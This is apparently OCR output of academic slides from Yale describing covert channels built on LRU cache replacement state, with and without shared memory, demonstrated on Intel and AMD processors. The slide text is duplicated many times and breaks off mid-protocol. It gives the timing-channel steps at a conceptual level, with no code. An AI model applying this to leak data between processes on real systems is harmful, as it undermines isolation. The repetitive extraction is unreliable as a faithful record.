
LRU Channel With Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not
- Step 3: i) The receiver triggers a cache replacement by accessing line 8
  ii) The receiver measures the timing of accessing cache line 0



LRU Channel With Shared Memory


- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not
- Step 3: i) The receiver triggers a cache replacement by accessing line 8
  ii) The receiver measures the timing of accessing cache line 0



LRU Channel With Shared Memory


Yale

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not
- Step 3: i) The receiver triggers a cache replacement by accessing line 8
  ii) The receiver measures the timing of accessing cache line 0




LRU Channel With Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not
- Step 3: i) The receiver triggers a cache replacement by accessing line 8
  ii) The receiver measures the timing of accessing cache line 0




LRU Channel With Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not
- Step 3: i) The receiver triggers a cache replacement by accessing line 8
  ii) The receiver measures the timing of accessing cache line 0



LRU Channel With Shared Memory


- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not
- Step 3: i) The receiver triggers a cache replacement by accessing line 8
  ii) The receiver measures the timing of accessing cache line 0



New Covert Channel Variants

Yale


- Proposed two protocols for novel covert channels in the least recently used (LRU) cache replacement states
  - ➢shared memory between the sender and the receiver
  - ➢no shared memory
- Demonstrated the LRU timing channel in both **Intel** and **AMD** processors to evaluate the bandwidth.
- The LRU channels pose threats to existing secure cache designs.




New Covert Channel Variants

Yale

- Proposed two protocols for novel covert channels in the least recently used (LRU) cache replacement states
  - ➢shared memory between the sender and the receiver
  - ➢no shared memory
- Demonstrated the LRU timing channel in both **Intel** and **AMD** processors to evaluate the bandwidth.
- The LRU channels pose threats to existing secure cache designs.




LRU Channel Without Shared Memory



LRU Channel Without Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing line 0-3

